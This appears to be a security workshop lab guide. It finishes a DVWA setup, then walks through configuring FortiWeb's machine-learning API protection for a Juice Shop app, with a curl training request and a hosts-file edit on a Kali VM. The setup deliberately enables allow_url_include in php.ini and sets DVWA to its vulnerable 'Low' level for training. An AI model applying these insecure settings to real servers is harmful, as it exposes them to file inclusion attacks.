If you see disabled on either `allow_url_fopen` or `allow_url_include`, set the following in your `php.ini` file and restart Apache.

`allow_url_fopen = On`
`allow_url_include = On`

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

[Create / Reset Database](#)

Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.

Data inserted into 'guestbook' table.

Backup file /config/config.inc.php.bak automatically created


Setup successful!

[Please login.](#)

7. Use the same credentials from step 3 to login

8. Scroll down and click **DVWA Security**

9. Set it to **Low** and click **Submit**



The screenshot shows the DVWA Security page. On the left is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, Cryptography, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' with a lock icon. Below the title is the 'Security Level' section. It states 'Security level is currently: low.' and explains that the security level can be set to low, medium, high, or impossible. It then lists four levels: 1. Low - completely vulnerable, 2. Medium - bad security practices, 3. High - harder or alternative bad practices, and 4. Impossible - secure against all vulnerabilities. At the bottom of this section is a dropdown menu set to 'Low' and a 'Submit' button. Below the button is a confirmation message: 'Security level set to low'.

DVWA Security 🔒

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and has **no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low Submit

Security level set to low

Lab 3: ML API protection

In almost every modern application we have API calls. It could be a web frontend calling microservices, mobile apps sending and getting information or even a "pure API" that can be called by others to get or upload some information. It doesn't matter how it happens, we need to protect them. In this lab we will protect using part of FortiWeb Machine Learning features.


Remember how FortiWeb ML works

FortiWeb employs two layers of machine learning to detect malicious attacks. The first layer uses the **Hidden Markov Model** (HMM) and monitors access to the application and collects data to build a mathematical model behind every parameter and HTTP method. Once completed, it will **verify every request** against the model to determine whether it's an **anomaly** or not.

Once the first layer of machine learning triggers a request as an **anomaly**, FortiWeb will use the **second layer** of machine learning to verify whether it's a **real attack or just a benign anomaly** that should be ignored. To do so, FortiWeb includes pre-built trained threat models. Each represents a certain attack category, such as SQL Injection, Cross-site Scripting, and so on. Each threat model is already trained based on analysis of thousands of attack samples. Threat models are continuously updated using the FortiWeb Security Service. When new attack types are released, the FortiGuard team analyzes the new threats and re-trains the relevant threat model. The new threat model is then pushed to all customer installations in a way similar to how signatures are updated.


Task 1 - Configuration

1. Go to FortiWeb and edit SP_JuiceShop Server policy




#	Policy Name	Virtual Server	VIP	Port	Protocol	Deployment Mode
1	SP_JuiceShop	VirtualServer_01	10.10.1.2/32	port1	HTTP	Single Server/Server Balance
2	SP_DVWA	VirtualServer_01	10.10.1.2/32	port1	HTTP	Single Server/Server Balance

2. Scroll down and click **Machine Learning** > then click **API Protection** button > **Create**




3. In **Domain** type the value below and click **OK**: *.cloudteamapp.com



4. In a new browser tab, download the dat file below. This file was created in ML training process:

<https://raw.githubusercontent.com/FortiLatam/juiceshop/refs/heads/main/helpers/juices>


5. Back to FortiWeb UI, click **API Protection** again and **Import**




6. Select the dat file downloaded earlier and upload it. Click **OK** twice.

7. Go to **API Protection > ML Based API Protection**

8. You should see **Running** status



9. Double click it and change the **Schema Protection** from **Standby** to **Alert** and click **OK**



10. Feel free to navigate in this area. You will see the ML was trained with only one parameter, but in real scenarios, you will see it for all parameters used.

Task 2 - Test it

1. We used the following command to train the ML. We can see the email parameter has a standard, as well the password with the value of "abcdefgh"


```
curl --location --request POST 'http://js.cloudteamapp.com:3000/api/users' --header 'Content-Type: application/json' --data-raw '{"email": "test2@example.com", "password": "abcdefgh"}'
```

Warning

Important: You must use the domain "js.cloudteamapp.com" to do the following tests because it was the domain name used to train the ML. To use it, you must change the hosts file of the desktop you are using. Feel free to change your own file to do so, or to use the Kali VM provided. The instructions below are for Kali.

A. In Kali VM, open terminal and type:

```
vim /etc/hosts
```




```
File Actions Edit View Help
# vim /etc/hosts
```

Tip

Note: If you are not familiarized with VIM, some commands can be useful: use INSERT to start editing the file. To exit saving the file: ESC then type `wq!` and ENTER. To exit without saving: ESC then type `q!` and ENTER

B. Change the file adding your **FortiWeb Public IP** followed by a space then by **js.cloudteamapp.com** as an **EXAMPLE** below




```
File Actions Edit View Help
127.0.0.1 localhost
34.31.171.135 js.cloudteamapp.com

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
169.254.169.254 metadata.google.internal metadata
192.168.128.2 kali.us-central1-a.c.qwiklabs-gcp-03-863e25a6051b.internal kali # Added by Google
169.254.169.254 metadata.google.internal # Added by Google
```

2. Now run the command below to trigger an anomaly and press **ENTER**

